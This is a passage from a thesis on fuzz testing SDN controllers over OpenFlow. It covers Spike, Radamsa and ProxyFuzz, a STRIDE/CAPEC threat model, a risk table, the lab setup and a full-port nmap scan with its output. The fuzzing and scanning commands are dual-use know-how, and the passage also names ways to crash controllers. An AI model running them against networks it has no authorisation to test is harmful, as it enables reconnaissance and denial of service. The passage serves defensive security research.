The first function call starts a block and the last call ends the "hellopacket" block. This means that the length field in this type of packet, is the number of bytes of the entire message. The function *s_binary_block_size_halfword_bigendian("hellopacket");* calculates the block size and converts it into two bytes in big-endian order. In our example, the length is 8 bytes. The function *s_binary("04 00");* adds two constant bytes at the beginning of the message. These bytes will not be changed by the fuzzing process. The string to be fuzzed is defined by the function *s_string_variable("00 00 00 00");*. Spike tries first a transaction id equal to 0 and then starts loading the set of fuzzing strings stored in its database. This set contains the most common and

[12]https://www.wireshark.org/

useful strings used by security testers. In case we want to add new strings to Spike's database, we should call the function *s_add_fuzzstring(char * fuzz_string);*.

There are two ways to use Spike's fuzzing libraries. The first one is to import spike.h from the installation directory into a C program and call the functions described above. Alternatively, a security tester can model a protocol in files ending with the .spk extension like in the previous snippet. In this case, we run Spike with the following command:

```
$ generic_send_tcp <controller_ip> <controller_port>
fuzzer.spk 0 0
```

3.3.3 Radamsa

Radamsa [27] is a fuzzer used for robustness testing. It typically generates test cases in order to check how a program withstands to malicious and illegal input. Radamsa can both generate random data or read input files and produce mutations of the legal input. The main advantages of Radamsa are that it is easy to use and configure, and it supports different kind of input formats. The latter is achieved through a number of patterns and heuristic analysis. According to the presentation [28], Radamsa is a collection of model-inferred-based fuzzers with some elements of generation based ones.

Installing and running Radamsa can be done in a few steps as it follows:

```
$ git clone https://github.com/aoh/radamsa.git
$ cd radamsa
$ make
$ sudo make install
$ radamsa --help
```

We list below the most common used commands with Radamsa:

```
$ echo "123" | radamsa
170141183460469231731687303715884105606
$ radamsa -o output-%n.txt -n inf *.txt
output-100.txt
output-101.txt
$ radamsa -g random -n 10000 -o -
aa87sdgf2&532r2827
/T&GF3rh20kg3...
```

3.3.4 ProxyFuzz

ProxyFuzz is a man-in-the-middle fuzzer written in Python. ProxyFuzz intercepts and randomly mutates the network traffic between a client and a server. This fuzzer can attack both the server and the client. It is easy to run and configure ProxyFuzz, which can be done with the following command:

```
python proxyfuzz -l <lclport> -r <remotehost> -p <remoteport>
```

4 Test Case Design

This thesis focuses on fuzzing attacks against Software-Defined Networking controllers. The attacker might directly launch an attack against the controllers or eventually compromise one or more switches, which are used afterwards to harm the controllers. Our task is to test the controllers and discover vulnerabilities before the attackers in order to make SDN networks more secure.

Security testing is a complex process that requires experience and it is essential to conduct such testing from the early stages of the software development life cycle. This process demands time and effort and, if it is not done properly, can become expensive. Several methods aim at increasing the quality of software testing, but in this section, we derive test cases applying a threat modeling. The latter is a systematic approach that allows the estimation of security threats and attacker's capabilities. The goal is to find as many vulnerabilities as we can before the attackers. Security testers should focus on threats that are more critical and more probable to happen. Many threat modeling strategies have been proposed [29][30][31] and they have in common these three top level steps:

- Understand the system
- Identify threats
- Mitigate threats

In this section, we define the threat model for our system, list the possible threats and the related attacks using STRIDE methodology and rank the risks according to the risk management process.

4.1 Understand The System

As mentioned above, the first step of threat modeling is to understand the system. We will refer very often to the SDN architecture as shown in the Figure 1. The following assumptions are valid regarding our environment:

1. Switches communicate with controllers using the OpenFlow protocol.
2. Attackers compromise at least one switch or connect to the SDN controller using their own malicious switches.
3. The remaining switches operate correctly with the controller according to the OpenFlow specification as described in section 2.2.1.
4. Switches are not authenticated to the controllers. In a common scenario, only the controller is authenticated to the switches.

The security of a system cannot be understood without talking about assets, which are everything of a value in a system. Assets are what needs to be protected and what is really worth to a company. Harming the central assets might cause



Figure 4: SDN Assets

critical damage to the business. At a high level of abstraction, the assets in SDN are described in red in Figure 4.

At a lower level of abstraction, we would have to include management passwords, flow tables, communication keys or other sensitive information. Analyzing the broad range of assets that comprise the SDN architecture requires a lot of effort and goes beyond the scope of this thesis. We focus in testing the security of SDN controllers and more precisely, the implementation of a southbound interface such as the OpenFlow protocol. Therefore, the SDN controllers, switches and the southbound API are the assets to be protected. The northbound API and SDN applications are excluded from the study in this work.

Assets are exposed to the external environment where the attacker is located. The boundary, where assets contact with the external environment, is called surface area. This is where the attack can hit. The surface area is composed of many entry points, which are the inputs that a user or any other application sends to the SDN ecosystem. The entry points of OpenDaylight controller version 3.3 and 4.0 are the same and are described in Figure 5.

The entry points are slightly different in case of the ONOS controller as shown in Figure 6.

A SDN controller listens on ports 6653 and 6633 for OpenFlow network packets from switches. IANA has assigned the port 6653 for the OpenFlow protocol [32]. In addition, both OpenDaylight and ONOS listen on port 6633 for backward compatibility with switches that support OpenFlow version 1.0 as stated in the specification



Figure 5: SDN Architecture



Figure 6: SDN Architecture

[33]. These are the interfaces we use to conduct fuzz testing.

NorthBound APIs are additional entry points where the attacker can insert malicious input. ODL exposes port 8181 by default and port 8080 for legacy reasons to receive REST API requests. ONOS listens only on port 8181 for REST API requests. Moreover, ODL, like ONOS, runs a web server on port 8181 for a graphical

management user interface. In this work, we do not test the services listening on these ports, but we call the northbound REST APIs to drive certain actions in the controllers that lead to communication with the switches. An example of such actions is flow addition and removal. When a user adds or removes a flow by calling the correspondent REST API, the controller sends a Flow Mod packet to the switch.

Although we do not fuzz user input in the network management web server, controllers receive information from switches using OpenFlow and display it in the browser. Such flow of information can lead to web-based vulnerabilities such as XSS, SQL or format string vulnerabilities. For example, a switch sends to its controller the manufacturer description, which can contain an XSS script. If the network administrator views such information in the browser, Javascript code might be executed allowing the adversary to steal sensitive information or download malicious files into the administrator's workstation.

Controllers expose additional services and listen to ports which are not listed above. Such ports, except the debugging one, are outside the interest of this thesis. If OpenDaylight and ONOS are executed with the debugging option enabled, these controllers listen on port 5005 for connections from remote debuggers. Debugging is crucial to monitor faulty behavior and to determine test cases' success or failure.

In case of multiple SDN controllers in the network, intra-communication between controllers might potentially be a dangerous entry point in the system. For instance, ONOS listens on port 9876 for connections from other controllers. Two or more controllers sharing the network state together, form a cluster. Communication within clusters does not follow OpenFlow protocol and is not included in the test implementation. However, test cases are executed when ONOS runs in standalone and cluster mode.

4.2 Identify Threats

After the system is fully understood, the next step involves identifying specific threats and attack scenarios. A threat is the adversary's goal to commit a damage to a system. Threats may range from inside developers who possess the credentials to external attackers, from authorized users to attackers who masquerade themselves as legitimate users. Threats can be identified by analyzing each asset and applying one of the following threat categories [31]:

- *Spoofing:* The adversary impersonates a legitimate entity to fool another legal participant. Spoofing violates the authentication security property.
- *Tampering:* This kind of attacks implies the attacker violating data integrity and modifying the original information to insert malicious input. An example can be modifying packets traveling in the network.
- *Repudiation:* The adversary may deny that an event happened. Therefore, the system must keep track and evidence of entities executing events. System designers should guarantee the property of non-repudiation, for example, for log files that may be used as forensic evidence.

- *Information Disclosure:* A user can be exposed to information such as OpenFlow flow tables or databases without the required authorization. Confidentiality is the violated property.
- *Denial of Service:* A system should be available but legitimate users are denied access to services.
- *Escalation of Privilege:* The adversary gains more privileges to the system than he is assigned.

Section 3.2 states that fuzzing fails to find bugs related to access control. Such bugs fall under the Escalation of Privilege and Repudiation categories. Therefore, we will not consider threats belonging to these categories.

Spoofing

- *Datapath ID:* The switch identifier is the datapath ID parameter sent in the Features Reply packet to the controller. If the attacker modifies such parameter in order to match an existing switch identifier, the controller can disconnect the old honest switch and continue the communication with the new malicious one.
- *Disconnected switch:* When a switch disconnects for a short time, the attacker can insert fake information into the controller using the datapath ID of the disconnected switch. The controller should query the switch after reconnection, for example using multipart requests, to retrieve information regarding flows, tables, queues or groups. At this moment, the controller should discard fake information inserted during disconnection.

Tampering

- *Modification of controller's data:* From a general point of view, tampering includes all the threats related to unauthorized modification of the controller's data. Such data include flow tables, queues, meters, groups or any other information that controllers store about their switches.

Information Disclosure

- *Timing analysis:* After sending manipulated packet in messages to the controller, the attacker can measure the response time and reveal information about the controller's strategy and existing flows.

- *Derive network topology:* If the malicious switch sends crafted packet in messages to the controller, the attacker can derive useful information about the network topology.

Denial of Service

- *Software crash:* Vulnerabilities that cause controllers to crash pose a critical risk. Sending forged packets might cause the controller to parse them incorrectly and therefore crash.
- *Large log file:* Excessive amount of logging can increase the size of the log file. Full disk size might interrupt normal network operations. If a certain manipulated packet causes a large quantity of text to be written in the log file, then sending such packet multiple times results in the log file size growing linearly.
- *Generate high traffic load:* If the switch sends a large number of packets to the controller, the latter might consume more resources to take a decision and to create flows that forward packets to their respective destinations.
- *Increased resource consumption:* Incorrect parsing of packets, deadlocks, or large number of threads created might become the source of an abnormal growth of resource consumption. Therefore, the remaining amount of memory, CPU or bandwidth might not be enough to serve other legitimate users.

As stated by Shostack et al. [29], STRIDE methodology is very abstract and quite often it is necessary to find a more detailed list of attacks depending on the system under test. Such lists have been collected and published in attack libraries. The choice of an attack library depends on level of detail, scope and audience. Considering such factors, we extend the above test cases by selecting attacks from CAPEC attack catalog [34]. CAPEC stands for Common Attack Pattern Enumeration and Classification and is an online library of common attack patterns classified according to specific domains. At the moment of writing this thesis, the number of domains appears to be around 3000 divided into six major categories [35]:

- Social Engineering
- Supply Chain
- Communications
- Software
- Physical Security
- Hardware

Categories such as Social Engineering, Supply Chain and Physical Security go beyond the scope of this thesis and are not considered here. The remaining categories offer a great support to expand the list of threats.

Communications

- *CAPEC-158: Sniffing Network Traffic:* An attacker monitors the communication between switches and controllers. This is a passive attack in contrast to fuzzing, but interception might become useful for the attacker to extract sensitive information. For instance, the attacker sniffs the OpenFlow Features Reply packet or a REST API request containing the datapath ID of a legitimate switch. Consequently, such data might help the adversary to run spoofing attacks.

- *CAPEC-272: Protocol Manipulation:* The main goal of this thesis focuses on manipulating the OpenFlow protocol packets to test different SDN controller implementations. Thus, this attack cannot be implemented as a single test case but comprises all the remaining attacks connected to fuzzing.

- *CAPEC-18: Embedding Scripts in Non-Script Elements:* This category of attacks includes different forms of Cross-Site Scripting (XSS). A prerequisite for such attacks to succeed, is that the web browser must allow Javascript execution. A malicious switch can incorporate harmful XSS code in string fields in OpenFlow packets. The network administrator can show this information in the browser through the management web server. If such code is displayed and executed in the browser, it poses a threat for the network administrator workstation.

Software

- *CAPEC-66: SQL Injection:* The attacker can inject parameters or commands in the packet fields, which might cause SQL and format string [13] injections.

Hardware

- *CAPEC-169: Footprinting:* This kind of attack aims to gather as much information as possible about the target. Such information can include the identity of hosts in a network, open ports and running services in the system under test. Although not related to fuzz testing, we consider the scenario when the attacker needs to identify the location of the controllers in the network by performing footprinting. Such process is described in detail in section 5.

[13] CAPEC-135: Format String Injection https://capec.mitre.org/data/definitions/135.html

- *CAPEC-440: Hardware Integrity Attack:* The target SDN controllers might not be reachable from outside the internal network. Thus, the attacker might physically insert one ore more malicious switches at the target location. This threat does not influence the fuzz testing methodology and implementation.

4.3 Risk Management

After understanding and evaluating threats, many authors support the idea of doing risk management [22] [30] [36] [37] [38]. This process allows business managers to identify risks and costs related to risks. If protecting from threats is more expensive than not defending at all, risks are not mitigated. The objective of risk management is to reduce the risk related to potential threats, to an acceptable level that does not undermine business goals.

According to Peltier et al. [37], risk management is composed of four distinct processes:

- *Risk analysis:* This process aims at identifying events or factors that can be harmful to the business goals.
- *Risk assessment:* Risk is estimated quantitatively o qualitatively as a function of assets, threats and vulnerabilities and represented by the formula:

  $$\text{Risk} = \text{assets} \times \text{threats} \times \text{vulnerability}$$

  Sometimes risk is evaluated as a product of the probability that a threat occurs and the consequence of such event:

  $$\text{Risk} = \text{probability} \times \text{impact [37]}$$

- *Risk mitigation:* This process implements countermeasures how to prevent risks from occurring.
- *Vulnerability assessment and controls evaluation:* Infrastructure is observed to determine the adequacy according to the security policies.

We already completed the process of Risk Analysis because we listed what poses a threat to the business goals. The next step, also known as *Risk Assessment*, is to quantitatively estimate the security impact rating of the threats on a four-point scale (low, moderate, important and critical) in concordance with OpenDaylight [39] and ONOS [40] security advisories. ODL provides a description for the previous scale [41]:

- *Critical:* Vulnerabilities pose a critical risk if allow remote code execution or remote exploitation from unauthenticated attackers.

Threat	Probability of occurrence	Impact	Risk
Datapath ID	High	High	Critical
Disconnected switch	Low	High	Important
Modification of controller's data	Low	High	Moderate
Timing analysis	Low	Low	Low
Derive network topology	Low	Low	Low
Software crash	High	High	Critical
Large log file	Medium	High	Moderate
Generate high traffic load	High	High	Critical
Increased resource consumption	High	High	Critical
Sniffing network traffic	High	Low	Moderate
Protocol manipulation	High	Medium	Important
Embedding scripts in non-Script elements	Low	Medium	Moderate
SQL injection	Low	Medium	Moderate
Footprinting	Low	Low	Low
Hardware Integrity Attack	Low	Low	Low

Table 2: Risk assessment

- *Important:* Vulnerabilities are ranked Important if they compromise the confidentiality, integrity and availability (CIA) of resources. Such vulnerabilities comprise denial of service attacks or flaws that allow local users to gain privileges.
- *Moderate:* This rating is given to vulnerabilities that cannot be exploited but that could lead to some compromise of CIA properties of a system.
- *Low* Vulnerabilities are ranked Low, if exploitation causes minimal consequences.

Risk assessment is a subjective activity. It is the task of the security tester to evaluate the probability of occurrence, the impact and the risk of a threat. The table 2 summarizes our estimated risk of the threats identified in section 4.2.

Typically, a security tester follows a risk-based approach and pays attention to assess first the vulnerabilities to threats ranked Critical. He spends less resources on threats ranked Low.

The last two processes, risk mitigation and vulnerability assessment and controls evaluation, are described in the next chapters.

5 Test Implementation

In section 4, we discussed the potential threats to SDN controllers. We now proceed analyzing tools that can assess such threats and describe how to configure the test environment and implement test cases.

5.1 Choosing The Right Fuzzer

Choosing the right fuzzer was a difficult task considering the large number of available tools. Many of them are commercial software; many are not available in Linux; many fuzzers test file format parsing, while our scope is to test a network protocol implementation. It is worth mentioning that we do not use as a criteria the number of vulnerabilities that fuzzers have discovered in the past. In contrast, we select the right fuzzers based on the following characteristics:

- *Cost:* We analyze only free and open-source fuzzers.
- *Platform:* Fuzzers that run in the Linux environment are preferred over those running in other platforms.
- *Network protocol fuzzer:* As mentioned above, many fuzzers test only file formats, but we require the tools to be able to test a network protocol.
- *Ease of use:* The tools need to be easy to configure and use. Good documentation is a significant advantage.
- *Customization:* A good fuzzer should allow customization and automation according to the specific needs of the security tester.
- *Fuzzing method:* Many fuzzers support only random generation of input data. Understanding how the protocol works or mutating current samples of the protocol are crucial requirements for a good fuzzer.

A summary of the selected fuzzers and their properties is shown in Table 3.

In addition, we display in Table 4 a list of possible fuzzers to consider for future development of this work.

5.2 Test Environment

We take advantage of virtualization to execute test cases. Ubuntu 15.10[14] operating system runs in the virtual machine using VirtualBox 5.0.12 [15]. Depending on the test case, we create a realistic virtual network using Mininet 2.2.1[16]. The latter allows users to create SDN networks with different topologies, experiment with OpenFlow, interact and customize network elements. More details about the configuration of

[14]http://releases.ubuntu.com/15.10/
[15]https://www.virtualbox.org/
[16]http://http://mininet.org/

	Spike	Scapy	Radamsa	ProxyFuzz
Cost	Free	Free	Free	Free
Platform	Linux	Linux, Windows	Linux	Linux
Network	Yes	Yes	Yes	Yes
Ease of use	Medium. Not well documented	Easy	Easy	Easy
Customization	Yes, exposes API	Yes	No	No
Methodology	88	788	Mutation and generation based	Mutation based

Table 3: Selected fuzzers

	Defensics[42]	AutoFuzz[43]	Peach[44]	Snooze[45]
Cost	Commercial	Free	Free	NA
Platform	NA	Windows	Linux	Linux, Windows
Network	Yes, supports OpenFlow	Yes	Yes	Yes
Ease of use	NA	Easy, supports GUI	Difficult, requires protocol modeling in XML	Medium, requires Snooze libraries in Python
Customization	NA	Allows extensions to new protocols	Allows extensions to new protocols	Allows extensions to new protocols
Methodology	NA	Fuzzes protocol based on finite state machine	Intelligent fuzzing derived from protocol specification	Stateful protocol fuzzer

Table 4: Alternative fuzzers

Role	Version
SDN Controller	OpenDaylight Lithium-SR3, OpenDaylight Beryllium, ONOS 1.5
Network Emulator	Mininet 2.2.1
Operating System	Ubuntu 15.10, Kali Linux 2.0
Virtualization	VirtualBox 5.0.12
Development Environment	Java JDK 1.8, Python 2.7
Project Management	Maven 3.3.3
Fuzzers	Spike, Scapy 2.2, Radamsa 0.4, ProxyFuzz

Table 5: Test environment

Mininet are given in the next sections as it depends on the specific test case. For simplicity, Mininet SDN network runs in the same virtual machine as the controller except in particular cases testing with Spike. As mentioned in the section 2.3, the system under test is either the OpenDaylight or ONOS SDN controller. These controllers listen by default on ports 6633 and 6653 for incoming connections from switches. To avoid any conflicts, especially related to listening on the same port, we run the test suite separately for each controller. Tests are designed based on different methodologies, but all the test cases behave like a malicious SDN switch and connect to the ports mentioned above.

Other software requirements are Python 2.7 to execute some of the test cases, Java JDK 1.8 to run the controllers, Kali Linux[17] to run Spike, Maven[18] for software project management and so on. Table 5 contains the full list of software requirements to properly set up the testing environment.

In section 3.2, we described mutation-based and generation-based fuzzers. The first type mutates existing data to create cases, while the second type generates malicious input from the protocol model. Not all the fuzzers support both categories; therefore we deploy several testing environments. Our main contribution is a set of test cases written in Python with the help of Scapy llibraries. In contrast, in some cases, correctly configuring the fuzzer is sufficient to test the applications.

Figure 7 shows how Scapy is used in a client-server model to behave like a malicious SDN switch. Test cases are written in Python, but import Scapy library. After connecting to the listening ports of the controllers, Scapy starts the fuzzing engine and sends illegal packets. Depending on the type of test, this tool might set several simultaneous connections with the controllers.

In case of Spike, the client-server architecture is similar to Scapy. The main difference is the fact that Spike can be used in two different ways. Spike's main binary file (named generic_send_tcp) can receive in input the protocol specification, or alternatively, the security tester can import spike.h which is Spike's C library. We didn't explore the second option because of the challenges risen by programming in C and because the derived test cases could be implemented with Scapy with less

[17]https://www.kali.org/
[18]https://maven.apache.org/



Figure 7: Scapy setting one or more connections to port 6653 of the SDN controller

work. Figure 8 shows testing environment with Spike in the first case. Typically, each OpenFlow packet is modeled in different .spk files.



Figure 8: Spike fuzzer

Both the tools mentioned above belong to the generation-based fuzzers category because fuzzing is conducted after interpreting the protocol. In opposite to this, ProxyFuzz[46] sits in the middle of the connection between the switch and the controller and randomly modifies packets. Therefore, this man-in-the-middle dumb fuzzer resides in the mutation-based category. In this scenario, Mininet virtual switches connect to ProxyFuzz, which connects to the controller as shown in the Figure 9.

Radamsa is a powerful tool that supports both generating and mutating data. Radamsa may read the legal input from files or stdin and offers a large variety of mutation patterns. These patterns flip, drop, swap, remove, add and repeat bytes from the original input. We take advantage of Radamsa to build a large database of random sequences of bytes which are placed in the correct position in the packets with the help of Scapy. In addition, Radamsa is a valuable tool when it comes to



Figure 9: Proxyfuzzer

mutating valid strings from a legal communication using the OpenFlow protocol. We extract the strings that Mininet Switches send to the controller, dump them into file and exploit Radamsa's mutation patterns. The output is again parsed in packets using Scapy as shown in Figure 10.



Figure 10: Radamsa fuzzer

5.3 Implement The Test Strategy

Before describing how test cases are implemented and threats are assessed, it is worth considering a typical black-box scenario when the attacker knows the IP range of the SDN network but not the specific IP address of the controller. Therefore, the attacker has to perform a preliminary step in order to discover the host that runs the controller service. This step is called *Network Scanning* as described in section 3.1. Nmap[19] is a popular and powerful port scanner that lists active hosts in a network and attempts to identify running services on those hosts based on the gathered information from the hosts' open ports. Nmap supports a variety of scan

[19]https://nmap.org/

types that can be useful, for example, to avoid firewall detection. It is the attacker's task to adapt nmap options according his needs, but we aim at finding the server that hosts the SDN controller. By default, SDN controllers listen on ports 6633 and 6653 but network administrators can configure different ports. Thus, we run the scan on all the ports. The nmap scan command is shown below:

```
$ sudo nmap -A -sS -p 1-65535 <IP_Range>
```

The arguments -A tells nmap to enable OS version detection, script scanning and traceroute. Such information is not essential but might be useful for the attacker to get to know better the environment. The option -sS allows fast scanning of hosts in order to discover running services. The last -p argument instructs nmap to scan the whole port range. In addition, nmap receives network IP range as input in the format 192.168.1.0/24, 192.168.1.1-24 and so on. In this scenario, the network scanner performs a half-open TCP connection to a port, or in other words, sends a SYN packet to the target and waits for the response. The response is compared with nmap's database to identify the service listening on that port. For simplicity, we assume the target runs OpenDaylight controller on port 6633 and 6653. In addition, ODL runs a web server which listens on ports 8080 and 8181 for REST API requests. Below, we show the partial output of the above command from nmap.

```
6633/tcp   open   unknown
6653/tcp   open   unknown
...
8080/tcp   open   http             Jetty 8.1.15.v20140411
8181/tcp   open   http             Jetty 8.1.15.v20140411
...
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
SF-Port6633-TCP:V=7.12%I=7%D=5/12%Time=57349286%P=x86_64-unk
SF:%r(NULL,10,"\x04\0\0\x10\0\0\0\x15\0\x01\0\x08\0\0\0\x12"
SF:es,10,"\x04\0\0\x10\0\0\0\x15\0\x01\0\x08\0\0\0\x12")%r(
...
SF-Port6653-TCP:V=7.12%I=7%D=5/12%Time=57349286%P=x86_64-unk
SF:%r(NULL,10,"\x04\0\0\x10\0\0\0\x15\0\x01\0\x08\0\0\0\x12"
SF:es,10,"\x04\0\0\x10\0\0\0\x15\0\x01\0\x08\0\0\0\x12")%r(
...
```

Nmap does not recognize the OpenDaylight service, but we can manually identify the response "\x04\0\0\x10\0\0\0\x15\0\x01\0\x08\0\0\0\x12" as a Hello packet of the OpenFlow 1.3 protocol. For instance, the first byte \x04 indicates the protocol version 1.3.

Beside Network Scanning, we described in section 3.1 other two types of security testing: vulnerability scanning and penetration testing. A vulnerability scanner is a software that identifies hosts, running services and any known vulnerabilities related to such hosts or services. Revealing unknown flaws poses a challenge for vulnerability scanners. The goal of this thesis is to identify unknown vulnerabilities, therefore,

we do not investigate deeply this category of tools. Nexpose[20] and Nessus[21] are two well-known vulnerability scanners.

The following paragraph describes how the test cases planned in section 4 are implemented.

Spoofing

